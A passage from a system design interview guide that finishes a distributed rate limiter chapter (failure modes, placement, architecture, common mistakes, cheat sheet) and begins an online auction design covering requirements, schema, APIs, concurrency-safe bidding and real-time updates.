4. Optional local batching. For very high-volume keys, each gateway can take a “lease” of 10 tokens at once from Redis and spend them locally. This cuts Redis traffic 10x at the cost of small overshoot.



What happens when Redis is slow or down: fail open or fail closed?

Choice	Behavior when limiter is unreachable	Good for	Risk
Fail open	Allow the request	Normal APIs, revenue paths	Abuse slips through during outage
Fail closed	Reject with 429 or 503	Login, password reset, SMS sending, costly APIs	Your own outage takes the API down
Fail to local	Use an in-memory limiter per gateway at limit / N	Most systems	Approximate limits

Recommended: fail open by default with a strict timeout (for example 5 ms), but fall back to a local in-memory token bucket set to `limit / number_of_gateways`. For security-sensitive rules (login attempts), fail closed. Make this a per-rule flag.

```python
def check(rule, key):
    try:
        return redis_allow(rule, key, timeout_ms=5)
    except (TimeoutError, ConnectionError):
        metrics.incr("ratelimit.redis_error")
        if rule.fail_mode == "closed":
            return False, 0
        return local_bucket(rule, key, share=1 / NUM_GATEWAYS)
```

Also add a circuit breaker: after many Redis errors in a row, stop calling Redis for 10 seconds so you do not add timeout latency to every request. Redis replicas with automatic failover (Sentinel or Cluster) shorten outages; losing a few seconds of counters on failover is fine because counters are short-lived.


Where should the rate limiter live, and how are rules configured?

Placement	Pros	Cons
Client side	Saves network	Cannot be trusted, easy to bypass
API gateway / edge	One place, blocks bad traffic early, language neutral	Gateway must know user identity and rules
Middleware in each service	Fine-grained, knows business context	Duplicated logic across services and languages
Sidecar (Envoy + rate limit service)	Language neutral, per-service	Extra hop, more ops work

Recommended: put the global limits in the API gateway (Envoy, Kong, or AWS API Gateway style), and allow a service to add its own in-process limit for business rules like “5 password resets per hour”.


Rules: store them in a config service or database with a version number. Gateways poll every 30 seconds (or get a push via a watch on etcd/ZooKeeper) and swap the in-memory rule table atomically. Never read rules from a database on the hot path.

8. Final architecture



Component	Job	Technology example
Edge / CDN	Drop obvious floods by IP	Cloudflare, AWS WAF
API Gateway	Identify client, run checks, add headers	Envoy, Kong, NGINX
Counter store	Atomic shared counters	Redis Cluster, ElastiCache
Lua script	Atomic token bucket logic	Redis EVALSHA
Rule config	Store and version rules	Postgres + etcd, DynamoDB
Local fallback	Keep limiting when Redis is down	In-process token bucket
Monitoring	Track 429 rate and limiter health	Prometheus, CloudWatch

Deployment map (AWS)



The gateway fleet and rule config service run in the service subnet, while the sharded Redis counters and the rules database sit in the data subnet behind them.

9. Common mistakes and interviewer follow-ups

- Mistake: GET then SET from the gateway. It causes double spending under concurrency. Say instead: “the read-modify-write runs as one Lua script so it is atomic per key.”
- Mistake: choosing fixed window without mentioning the edge burst. It hurts because the interviewer will ask about it. Say: “fixed window allows 2x at boundaries; sliding window counter fixes that with two integers.”
- Mistake: storing counters in a SQL database. Disk writes at 1M/s are far too slow. Say: “in-memory store, data is short-lived, losing it on failover is acceptable.”
- Mistake: no plan for limiter failure. Say: “fail open with a 5 ms timeout and a local fallback, fail closed only for security rules.”
- Mistake: trusting the client’s `X-Forwarded-For`. Attackers rotate it to dodge IP limits. Say: “use the IP our own load balancer saw.”
- Mistake: using gateway clocks inside the algorithm. Clock skew breaks refills. Say: “use Redis TIME inside the script.”
- Follow-up: “How would you rate limit by cost, not count?” Answer: pass `cost` to the script, for example an expensive search costs 5 tokens.
- Follow-up: “How do you limit across regions?” Answer: limit per region with `limit / regions` as the share, and accept small global overshoot; strong global counters would add 100 ms of cross-region latency.

10. One-page cheat sheet

Topic	Key point
Goal	Allow or deny each request, 429 on deny
Scale	1M req/s, 100M DAU, ~20 Redis shards
Latency budget	< 10 ms p99, aim for 1-2 ms
Default algorithm	Token bucket (capacity + refill rate)
No edge bursts	Sliding window counter (prev * overlap + curr)
Smooth output	Leaky bucket (queue, fixed drain)
Atomicity	One Redis Lua script per check, Redis TIME as clock
Sharding	Redis Cluster by key, all client state on one shard
Hot keys	Local deny cache, token leases
Failure	Fail open + local fallback; fail closed for login/SMS
Placement	API gateway for global, service middleware for business
Rules	Config service, cached in gateway, refresh 30 s
Headers	X-RateLimit-Limit, -Remaining, -Reset, Retry-After
CAP	AP: small overshoot is OK, outages are not

Sources

- Hello Interview: Design a Distributed Rate Limiter
- Cloudflare: How we built rate limiting capable of scaling to millions of domains
- Stripe: Scaling your API with rate limiters
- Redis docs: Scripting with Lua
- Envoy: Global rate limiting
- AWS API Gateway: Throttle requests

14. Online Auction (Medium)

> An online auction site like eBay lets sellers list an item with a starting price and an end time. Buyers place bids, and each new bid must be higher than the current highest bid. When the clock runs out, the highest bidder wins. The interviewer is really testing one hard correctness problem (two people bid at the same moment, who wins, and do we ever accept a lower bid by mistake), one real-time problem (showing the new highest bid to thousands of watchers within a second), and how you end auctions exactly on time.

1. Functional requirements

Core (must have):

1. Sellers can create an auction for an item with a starting price and an end time.
2. Buyers can place a bid. A bid is accepted only if it is higher than the current highest bid (and at least the starting price).
3. Anyone can view an auction, including the current highest bid, and see it update in real time.
4. When an auction ends, the system picks the winner and notifies the winner and seller.

Below the line (out of scope):

1. Search, categories, and sorting. They are a separate search system (Elasticsearch) fed from the auction DB.
2. Payments and shipping. They start after the auction closes and belong to a checkout service.
3. Proxy bidding (eBay's "bid up to $X for me"). Nice extension, mention it if time allows.
4. Fraud and shill bidding detection. An offline ML pipeline.

2. Non-functional requirements

1. Strong consistency for bids: we must never accept a bid that is not higher than the true current highest bid, and never lose an accepted bid. This is the CP part.
2. Availability for viewing: browsing auctions should stay up (99.99%) even if the bidding path is degraded. Reads can be slightly stale (a second or two).
3. Low latency: place-bid p99 < 300 ms; new highest bid visible to watchers within 1 second.
4. Scale: 10 million concurrent auctions, about 100 bids per second on average, peaks of thousands of bids per second on one hot auction in its final minute.
5. Fairness: bids are judged in the order the server received them; ties go to the earlier bid.
6. Durability: every accepted bid is stored durably (audit trail, disputes).

CAP choice: per-auction bid acceptance is CP (correctness beats availability, we would rather reject a bid than accept a wrong one). Everything else is AP.

3. Back-of-the-envelope estimates

Assumption	Number
Active auctions	10,000,000
New auctions per day	1,000,000
Average bids per auction	100
Bid size stored	200 B
Auction row size (with metadata)	2 KB
Views per bid	100
Hot auction final-minute peak	1,000 bids/s

```
Writes:
  1M auctions/day x 100 bids  = 100M bids/day
  100M / 86,400 s             = ~1,150 bids/s average
  peak (5x)                   = ~6,000 bids/s globally

Reads:
  100 views per bid           = ~115k reads/s average, ~600k peak

Storage per year:
  bids:     100M/day x 200 B x 365   = ~7.3 TB
  auctions: 1M/day x 2 KB x 365      = ~730 GB
  images live in S3, not counted here

Real-time fanout:
  hot auction: 50k watchers x 1 update/s = 50k messages/s for one item
```

4. Core entities

- Auction: the listing. Fields: auction_id, seller_id, item_id, starting_price, end_time, status (active, ended), current_max_bid, current_winner_id, version.
- Item: what is sold. Fields: item_id, title, description, image_urls.
- Bid: one offer. Fields: bid_id, auction_id, bidder_id, amount, created_at, status (accepted, rejected).
- User: buyer or seller. Fields: user_id, name, rating.
- Notification: message to winner, seller, outbid users.

```sql
CREATE TABLE auctions (
  auction_id       BIGINT PRIMARY KEY,
  seller_id        BIGINT NOT NULL,
  item_id          BIGINT NOT NULL,
  starting_price   NUMERIC(12,2) NOT NULL,
  end_time         TIMESTAMPTZ NOT NULL,
  status           TEXT NOT NULL DEFAULT 'active',
  current_max_bid  NUMERIC(12,2),
  current_winner   BIGINT,
  version          BIGINT NOT NULL DEFAULT 0
);
CREATE INDEX ON auctions (status, end_time);

CREATE TABLE bids (
  bid_id      BIGINT PRIMARY KEY,
  auction_id  BIGINT NOT NULL REFERENCES auctions,
  bidder_id   BIGINT NOT NULL,
  amount      NUMERIC(12,2) NOT NULL,
  status      TEXT NOT NULL,          -- accepted / rejected
  created_at  TIMESTAMPTZ NOT NULL DEFAULT now()
);
CREATE INDEX ON bids (auction_id, amount DESC);
```

Use `NUMERIC` (or integer cents), never floats, for money.

5. API design

`POST /v1/auctions` – create an auction.

```
// request
{ "item": { "title": "Vintage camera", "description": "...",
            "image_ids": ["img_1"] },
  "starting_price": 50.00, "end_time": "2026-11-10T18:00:00Z" }
// 201
{ "auction_id": "a_123", "status": "active" }
```

Status: 201 created, 400 bad input (end time in the past). Auth: seller JWT.

`POST /v1/auctions/{auction_id}/bids` – place a bid.

```
// request (Idempotency-Key header to make retries safe)
{ "amount": 120.00 }
// 201 accepted
{ "bid_id": "b_987", "status": "accepted", "current_max_bid": 120.00 }
// 409 rejected
{ "status": "rejected", "reason": "bid_too_low", "current_max_bid": 125.00 }
```


Status: 201, 409 too low, 410 auction ended, 429 too many bids. Auth: buyer JWT; bidder_id comes from the token, never the body.

`GET /v1/auctions/{auction_id}` – view the auction (item, current max bid, end time). 200 or 404. Public.

`GET /v1/auctions/{auction_id}/stream` – Server-Sent Events stream of bid updates.


```
event: bid
data: {"auction_id":"a_123","current_max_bid":130.00,"bid_count":42}
```

6. High-level design



How will sellers create an auction?

1. Client uploads images to S3 with a pre-signed URL and gets image IDs.
2. Client calls `POST /v1/auctions`. Auction Service validates and inserts the item and auction rows in one transaction.
3. The service registers the end time with the End Scheduler (see deep dives).
4. Returns 201 with the auction ID.



How will buyers place a bid?

1. Client calls `POST /bids` with an idempotency key.
2. Bid Service checks the auction is active and `now < end_time`.
3. Bid Service runs a conditional update so it only succeeds if the new amount is higher than the current max (details in deep dives).
4. On success, it inserts the bid row, commits, and publishes a `bid` event.
5. Returns 201. On failure returns 409 with the current max so the UI can refresh.

How will users view an auction and see live updates?

1. Client calls `GET /auctions/{id}`. Auction Service reads from cache (Redis) or Postgres.
2. Client opens `GET /auctions/{id}/stream`. The Realtime Service subscribes to channel `auction:{id}` in Redis pub/sub.
3. Every accepted bid is published to that channel and pushed down all open SSE connections.

How will the system end an auction?

1. At `end_time`, the End Scheduler marks the auction `ended` with a conditional update.
2. It reads the winning bid, then emits an `auction_ended` event.
3. Notification Service emails the winner and seller; Checkout starts.

7. Deep dives

How do we guarantee the highest bid is correct under concurrency?

The problem: current max is $100. Alice bids $110 and Bob bids $105 at the same instant. Both read “max = 100”, both think they are higher, both write. If Bob’s write lands last, the auction shows $105 and Alice’s higher bid is lost.

Option	How it works	Pros	Cons
Read then write, no lock	Read max, compare in app, write	Simple	Wrong under races
Pessimistic lock (`SELECT ... FOR UPDATE`)	Lock the auction row while bidding	Correct, easy to reason	Lock waits on hot auctions
Optimistic locking (version column)	Update only if version unchanged, retry on conflict	No lock held, fast when low contention	Many retries at peak
Conditional atomic update	`UPDATE ... WHERE current_max_bid < :amount`	One statement, no retry needed	Only works for a single-row rule
SERIALIZABLE isolation	DB detects conflicts	Correct for complex logic	Aborts and retries, more expensive

Recommended: a conditional atomic update. The rule “new bid beats current max” is checked and applied inside one statement, so the database’s row lock serializes it. A losing bid simply updates zero rows. No retry loop.

```
BEGIN;
UPDATE auctions
   SET current_max_bid = :amount,
       current_winner  = :bidder_id,
       version         = version + 1
 WHERE auction_id = :auction_id
   AND status = 'active'
   AND end_time > now()
   AND :amount > COALESCE(current_max_bid, starting_price - 0.01)
RETURNING version;
-- 1 row  -> accepted: insert bid as accepted
-- 0 rows -> rejected: insert bid as rejected (audit)
INSERT INTO bids (bid_id, auction_id, bidder_id, amount, status)
VALUES (:bid_id, :auction_id, :bidder_id, :amount, :status);
COMMIT;
```

If you prefer optimistic locking (for example, more complex rules like minimum increments that depend on other tables), the pattern is:

```
def place_bid(auction_id, bidder, amount, retries=3):
    for _ in range(retries):
        a = db.one("SELECT current_max_bid, version FROM auctions "
                   "WHERE auction_id=%s", auction_id)
        if amount <= a.current_max_bid:
            return "rejected"
        n = db.execute("UPDATE auctions SET current_max_bid=%s, "
                       "current_winner=%s, version=version+1 "
                       "WHERE auction_id=%s AND version=%s",
                       amount, bidder, auction_id, a.version)
        if n == 1:
            return "accepted"
    return "retry_later"
```


Why not SERIALIZABLE everywhere? It works, but at peak a hot auction would see many aborted transactions. The conditional update gives the same correctness for this single-row rule at lower cost.

How do we keep bid ordering fair and survive spikes on hot auctions?

The problem: in the last 30 seconds a popular auction can get 1,000 bids per second ("sniping"). Every bid hits the same Postgres row, so they queue on the row lock. If the DB is slow, requests time out and users do not know if their bid counted.

Option	How	Pros	Cons
Direct DB writes	Each request updates the row	Simple, immediate answer	Row lock contention, timeouts at peak
Kafka partitioned by auction_id	Bids are queued; one consumer per partition processes in order	Durable, strict per-auction order, absorbs spikes	Async, client waits for result
Redis per-auction Lua	Atomic compare-and-set in memory, then persist	Very fast	Must handle Redis loss carefully

Recommended for large scale: write each bid to Kafka with key `auction_id`. Kafka guarantees order inside a partition, and all bids for one auction land in the same partition. A single consumer per partition processes bids one by one, so there is no lock contention at all, and the arrival order is the fairness order. The bid is durable the moment Kafka acks it, so a DB hiccup does not lose it.




```python
# Bid processor loop, one consumer per partition
for msg in consumer:                      # ordered per auction
    bid = json.loads(msg.value)
    accepted = conditional_update(bid)   # SQL from previous deep dive
    publish(f"auction:{bid['auction_id']}", bid, accepted)
    consumer.commit()                     # after DB commit
```

The client gets a fast 202 Accepted with a bid ID, and the final accepted/rejected result arrives on its SSE stream, usually within 100 ms. Processing is at-least-once, so the bid ID is the primary key and a replayed message is ignored.

For a medium-scale interview answer, it is fine to start with direct conditional updates and say "if one auction gets hot, I put Kafka in front, partitioned by auction ID".

How do viewers see new bids in real time?

Option	How	Pros	Cons
Polling every 2 s	`GET /auction/{id}` repeatedly	Simple, cacheable	Wasteful, up to 2 s stale
Long polling	Request hangs until change	Fewer requests	Reconnect after each update
